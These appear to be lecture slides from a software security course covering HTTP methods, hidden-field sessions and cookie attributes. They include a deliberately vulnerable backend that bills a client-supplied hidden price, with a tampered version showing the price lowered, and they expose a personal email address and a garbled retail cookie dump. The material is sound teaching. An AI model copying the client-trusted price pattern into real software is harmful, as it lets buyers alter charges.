


HTTP Methods: POST Requests

- 2nd most common HTTP request type
- Parameters are stored in **request body**
 - Can also send GET parameters in URL
- Is POST more secure than GET?
 - GET parameters are stored visibly in URL which may also get logged
 - GET is also the default request type by most clients, which may make some phishing style attacks easier

```
The HTTP Method      Path to the source on Web Server      Protocol Version Browser supports
Post /RegisterDao.jsp HTTP/1.1
The Request Headers {
Host: www.javatpoint.com
User-Agent: Mozilla/5.0
Accept: text/xml,text/html,text/plain,image/jpeg
Accept-Language: en-us,en
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8
Keep-Alive: 300
Connection:keep-alive
User=ravi&pass=java } Message body
```

```
1 <html>
2 <title>Registration</title>
3
4 <body>
5 <h1>Registration</h1>
6 <h2>Please enter your name and email address.</h2>
7 <form method="POST" action="http://localhost:8080/test.html">
8   First: <input type="text" name="first">
9   Last: <input type="text" name="last">
10  Email: <input type="text" name="email">
11   <input type="submit" value="Submit">
12 </form>
13 <p><b>Thanks!</b></p>
14 </body>
15
16 </html>
```



Software Security COMP 4384

This course discusses interesting stuff about security of software!



[Course Website](#)

Network tab of the browser's developer tools. The 'Headers' sub-tab is selected, showing the 'Form Data' section. The form data is displayed as a single line: `first=Ahmed&last=faarawi&email=ahmedfaarawi14@gmail.com`. This line is highlighted with a red box. The 'Timing' tab is also visible, showing a timeline of the request.

2 requests 43.8 kB transferred

On submitting a POST form, however, the submitted variables are included in the HTTP request's body.

GET versus POST

- GET is a *request for information*
 - can be (transparently) resent by browsers
 - also may be cached, bookmarked, kept in history
- POST is an *update providing information*
 - gives impression that input is hidden
 - browsers may treat differently
- neither provide confidentiality without HTTPS!
 - plain text, can be sniffed
- in practice, GET often changes state somewhere
 - user searches for something, gets recorded
 - user has navigated somewhere, gets recorded
 - so shouldn't think GET implies functional

	GET	POST
BACK button/Reload	Harmless	Data will be re-submitted (the browser should alert the user that the data are about to be re-submitted)
Bookmarked	Can be bookmarked	Cannot be bookmarked
Cached	Can be cached	Not cached
Encoding type	application/x-www-form-urlencoded	application/x-www-form-urlencoded or multipart/form-data. Use multipart encoding for binary data
History	Parameters remain in browser history	Parameters are not saved in browser history
Restrictions on data length	Yes, when sending data, the GET method adds the data to the URL; and the length of a URL is limited (maximum URL length is 2048 characters)	No restrictions
Restrictions on data type	Only ASCII characters allowed	No restrictions. Binary data is also allowed
Security	GET is less secure compared to POST because data sent is part of the URL Never use GET when sending passwords or other sensitive information!	POST is a little safer than GET because the parameters are not stored in browser history or in web server logs
Visibility	Data is visible to everyone in the URL	Data is not displayed in the URL


When to use POST instead of GET?

- For sensitive data, always use POST
 - helps with confidentiality but not enough alone
- For large data, use POST
 - URLs should be short (e.g., ≤ 2000 chars)
 - longer URLs cause problems in some software
- For actions with (major) side effects use POST
 - mainly correctness; many early web apps wrong
- These are general guidelines. There are sometimes more complex technical reasons to prefer GET.

HTTP Methods: *Other*


These methods may or may not be supported by the client and server.

- **OPTIONS**
 - Lists the HTTP methods supported
- **HEAD**
 - Identical to GET, but requests only HTTP headers in response
- **PUT / PATCH / DELETE**
 - Typically use for file operations (upload / modify / delete file)
- **TRACE**
 - Reflects the HTTP request back as a response
 - Could potentially be used to reveal cookies
- **CONNECT**
 - Request two-way communications with the requested resource. Could be used to establish an HTTP proxy



HTTPS makes it harder for hackers to break the connection and steal personal information such as credit card numbers, addresses, passwords, etc.

HTTPS helps further protect the privacy of your visitors!





Maintaining Session Information

How is state managed in HTTP sessions

- HTTP is **stateless**: *when a client sends a request, the server sends back a response, but the server does not hold any information on previous requests.*
- **Problem**: in most web applications a client has to access various pages before completing a specific task and the client state should be kept along all those pages.
- How does the server know if two requests come from the same browser?
 - *Example*: the server doesn't require a user to login at each HTTP request!

Sessions and Cookies

- It is often useful for **web sites to keep track of the behavior and properties** of its users.
- The HTTP protocol is **stateless**, however, so web sites do not automatically retain any information about **previous activity** from a web client.
- When a web client requests a new page to be loaded, it is viewed by default as a fresh encounter by the web server.

Sessions and Cookies

- A **session** *encapsulates information about a visitor that persists beyond the loading of a single page.*
 - For example, a web site that has user accounts and a shopping cart feature would ideally keep track of its visitors, so they are not forced to reauthenticate with each new page or keep track of item numbers to enter later an order form.
- There are several approaches for web servers to *maintain session information* for their users, including passing session information via GET or POST variables, using a mechanism known as **cookies**, and **implementing server-side session variables.**

Sessions and Cookies

- **Session information** should be considered **extremely sensitive**, since it is used today to allow users to maintain a consistent identity on sites that allow accessing bank accounts, credit card numbers, health records, and other confidential information.
- Accompanying the concept of a session is a class of attacks known as **session hijacking**—any scenario that allows an attacker to impersonate a victim's identity by gaining access to the user's session information and authenticating to a web site.

Sessions Using GET or POST via Hidden Fields

- One technique to **establish user sessions** is to pass session information to the web server each time the user navigates to a new page using GET or POST requests.
- In effect, the server *generates a small segment of invisible code capturing the user's session information* and inserts it into the page being delivered to the client using the mechanism of **hidden fields**.

socks.com

Order



\$5.50

Order



socks.com

Pay

The total cost is \$5.50.
Confirm order?

Yes



No

Separate page

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Client code

```
if(pay == yes && price != NULL)
{
    bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

Backend code

socks.com

Order



\$5.50

Order

socks.com

Pay

The total cost is \$5.50.
Confirm order?

Yes

No

Separate page

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="price" value="0.15">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Client code

```
if(pay == yes && price != NULL)
{
    bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

Backend code

socks.com

Order



\$5.50

Order

socks.com

Pay

The total cost is \$5.50.
Confirm order?

Yes

No

Separate page

Each time the user navigates to a new page, this code **passes the user's session information** to the server allowing it to "remember" the user's state.

```
<html>
<head> <title>Pay</title> </head>
<body>

<form action="submit_order" method="GET">
The total cost is $5.50. Confirm order?
<input type="hidden" name="sid" value="781234">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">

</body>
</html>
```

Client code

```
price = lookup(sid);
if(pay == yes && price != NULL)
{
    bill_creditcard(price);
    deliver_socks();
}
else
    display_transaction_cancelled_page();
```

Backend code

The web server then performs any necessary operations using this information and generates the next page with the same hidden code to continue passing the session information.

However, we don't want to pass hidden fields around all the time!

Sessions Using GET or POST via Hidden Fields

- It is particularly susceptible to **man-in-the-middle attacks**, unfortunately, since HTTP requests are unencrypted.
 - An attacker gaining access to the **GET** or **POST** variables being submitted by a user could hijack their session and assume their identity.
 - In order to safely employ this method, HTTPS must be used in conjunction with sessions implemented with GET or POST variables to protect the user from these attacks.
- It requires careful and tedious programming effort, as all the pages have to be dynamically generated to include this hidden field
- Using this method, session ends as soon as the browser is closed

Cookies

- Another common method of creating user sessions uses **small packets of data**, called **cookies**, which are sent to the client by the web server and **stored** on the client's machine.
- When the user revisits the web site, these cookies are returned, unchanged, to the server, which can then “remember” that user and access their session information.






Main limitation: Users may disable cookies in their browser

Cookies Provide State

- Cookies are set on a **client's system** when a server uses the **Set-Cookie** field in the header of an **HTTP response**.

```
Set-Cookie: `=`[; `=`] `[: expires=`][; domain=`] `[: path=`][; secure][; HttpOnly]
```

- Cookies include a key-value pair representing the contents of the cookie
- Multiple cookies can be defined for one site.
- If **no expiration date is specified**, the cookie *defaults* to being deleted when the user exits the browser.



HTTP Cookies

- Domain
 - The scope of the cookie
 - Default: hostname
 - If a domain is specified, subdomains are always included
- Path
 - Only send cookie if path begins with the given value
 - Default: all paths
- Expires
 - When the cookie should be deleted
 - Default: on browser close
- Secure
 - If set, only send cookies over SSL (HTTPS)
- HttpOnly
 - If set, do not allow scripts (ex: JavaScript) to access cookie

Request

```
Cookie: <name>=<value>[;
```

Response



```
Set-Cookie: <name>=<value>  
[; <Max-Age>=<age>]  
[; expires=<date>]  
[; domain=<domain_name>]  
[; path=<some_path>]  
[; secure]  
[; HttpOnly]
```

How Cookies Support Sessions?

- To let the server access previously set cookies, the **client automatically** includes any **cookies set for a particular domain and path** in the Cookie field of any HTTP request header being sent to that server.
- Because this information is returned to the server with every HTTP request, there is no need for web servers to handle cookies locally—cookie information can be interpreted and manipulated on a per-request basis, as with GET and POST variables.

How Cookies Support Sessions?

- Notably, a user's cookies are **accessible via the DOM**, and therefore can be accessed by many scripting languages.
- The cookie specification is built directly into the HTTP protocol, which is interpreted by the browser.
- As a result, the mechanism for setting and accessing cookies is different for each scripting language.
- All these properties of cookies are managed by the browser, rather than the operating system.
- Each browser sets aside space for storing this information and allows the possibility of a user having separate sets of cookie information for each of multiple browsers.



Clearing browsing data and associated cookies

Clear browsing data

Basic Advanced

Time range: Last hour

- Browsing history
Clears history from all signed-in devices. Your Google Account may have other forms of browsing history at [myactivity.google.com](#).
- Cookies and other site data
Signs you out of most sites. You'll stay signed in to your Google Account so your synced data can be cleared.
- Cached images and files
Frees up 3.7 MB. Some sites may load more slowly on your next visit.

Cancel Clear data

Cookie to keep track of user's actions

```
> document.cookie
< "akacd_p-gol=3781972391~rv=75~id=6539025a397e2e186a3c50af3d72b0b4; ABSeg=at01-a/at02-a/a
t03-a/at04-a/at05-a/at06-a/at11-a/at19-b/at20-a/at23-a/at26-b/br01-a/br03-b/br04-a/br05-
a/br06-a/br07-a/br11-a/br19-b/br20-a/br26-b/br35-a/gap01-a/gap02-a/gap03-b/gap04-a/gap05
-a/gap06-a/gap11-a/gap15-a/gap19-b/gap20-a/gap26-a/gap34-a/hc03-b/hc19-b/on01-a/on04-a/o
n06-a/on19-b/on20-a/on26-a/on32-a/on35-a/gapRedesign-Bricks2/pAT-p/gpR-p/gpR-p/gpR-
p/V-2; NGRedirect={\"redirect_accountSettings\":true,\"redirect_signIn\":true,\"redirect_
shoppingBag\":true,\"redirect_signOut\":true,\"redirect_orderLookup\":true,\"redirect_sh
ippingAddress\":true,\"redirect_resetPassword\":true,\"redirect_profile\":true,\"redirec
t_customerValue\":true}; locale=en_US|||; s-prlbe; unknownShopperId=5F615B801ED711EBA3
4F0B34EE340E6C|||; _abck=02C8428129CDED3FE0C38ED57FB01196-0-YAA0btCSAs94d11AQASw/S1ATS
t9LZH2DtwLsspKUp4lb0lCSHsUyKsJpAGNr+808/17xdYdWxYtBH7I1qVn0gyRNovxEGZ55w+Qvr110Inxj
0mLxwhpPKKngFocnk90A0j0004PzKwcpZvAZz+q1d1K/8M1M1Vwa09oyRR07I9V70LVSRP4u0yB
F/hngRzByVZMkJxM862EzR0Wp6m2Yzu2mQFLgTpv4FtykXTJEs/FDzWFLJwK9/FAU0Mg+I2y0p63hXUWm
W/bFFEAm/zNvtJ4IK2RZs2YXfDgyFDHKMF1QeRnjupKLE/B1WCog/A==~1~||~1||~1; optiSizeLyEndUse
rId=oeu1604519597158r0.10667782668008496; cookie_as 1 @100% traffic=true; CONSENTMGR=con
sent=true; cvo_client_sid=QWZK250T57H; entry_brand=GAP; s_fid=27EF900238FAAFC1-09474E1
```

```
2VJZCI61jB10TdINjU2LWUJNw1tNDZJMC1IN2Y2LTw0GExNWEyZg00V1iLCJ1c2VySWQ10m51bGwsIn9wdE91d
C16ZmFsc2UsIn1c3Npb253ZC1GHTYwNDUxOTUSjMyNcw1bGZzdEV2Zm50VGlzSi1GHTYwNDUxOTc0c0c4M1w1Z
XZlbnR3ZC1BNlww1aRlbnRpZnJlZC1GHTYwNDUxOTUSjMyNcw1bGZzdEV2Zm50VGlzSi1GHTYwNDUxOTc0c0c4M1w1Z
xZ253A3ShoppingBag2537zC37zC898zC1z2c2; utag_main_id=107594621680019127c29146903
07980270100ac25_sn:15_se:25_ss:08_st:16045215196395ses_id:1604519597710x3Bexp-session5_
pn:2x3Bexp-session5vap1_domain:gap.com$dc_visit:1$dc_event:2x3Bexp-session5dc_region:eu-
central-1x3Bexp-session; br_uid_2=uid309284248005158x3Avx3013.0x3Ats301604519599178x3
Ahcx302; s_lpt=1604519720191; s_ghn=3; s_gpn=3; _uetsid=624fba601ed711eb94edaf31def1d47
7; _uetvid=624f6a01ed711eb94edaf31def1d47; mp_gapinc_mixpanel=7876x22id2inct_id%2x3A4
20x2217594d21d763d2-073373e6380b08-32667087-1aea0-17594d21d77c0c%2x2c22bc_persist_upd
at0x223A3x20160451959948270; __cs_id=ad06ecf-5150-9ad3-9a30-6ce06bb8867-1604519600.1.
1604519722.1604519600.1.163868360621.Lax.0; __cs_s=2.1; __CT_Data=gvv=26ckp=td6dm=gap.c
om$apv_17_www29=26cpv_17_www29=26rpv_17_www29=26
```

Cookies

- More precisely, if an **HTTP client** issues a request to a *domain*, and the response contains a valid cookie, the client should apply the cookie to *subsequent requests to the same domain* (subject to other constraints). We say the request domain is the ***origin domain*** of the cookie. **A cookie is always applicable to its origin domain.**

```
request#0  GET http://www.cats.com:8080/abc HTTP/1.1
response#0  HTTP/1.1 200 OK
           Set-Cookie: foo=bar; Path=/; Expires=Sun, 02 Feb 2020 00:00:00 GMT
           ...
request#n   GET https://www.cats.com/xyz HTTP/1.1
           Cookie: foo=bar
```

Note: The port number doesn't matter here; the scheme(http/https) doesn't matter either (unless cookie's **Secure** attribute is set).

See (<http://bayou.io/draft/cookie.domain.html>) for more info.

Cookie Domain

- A cookie can have the "**Domain**" attribute set to a *valid domain name*, which we call the ***cover domain*** of the cookie. If the "Domain" attribute is not set, we say the cover domain is **null**.
- **If cover domain is null, a cookie is *only* applicable to its origin domain.** For example, a cookie from `www.cats.com` is *not* applicable to `cats.com`, and vice versa, if cover domain is **null**.
- If cover domain is set, a cookie is applicable to the **cover domain and all its subdomains**.

Cookie Domain

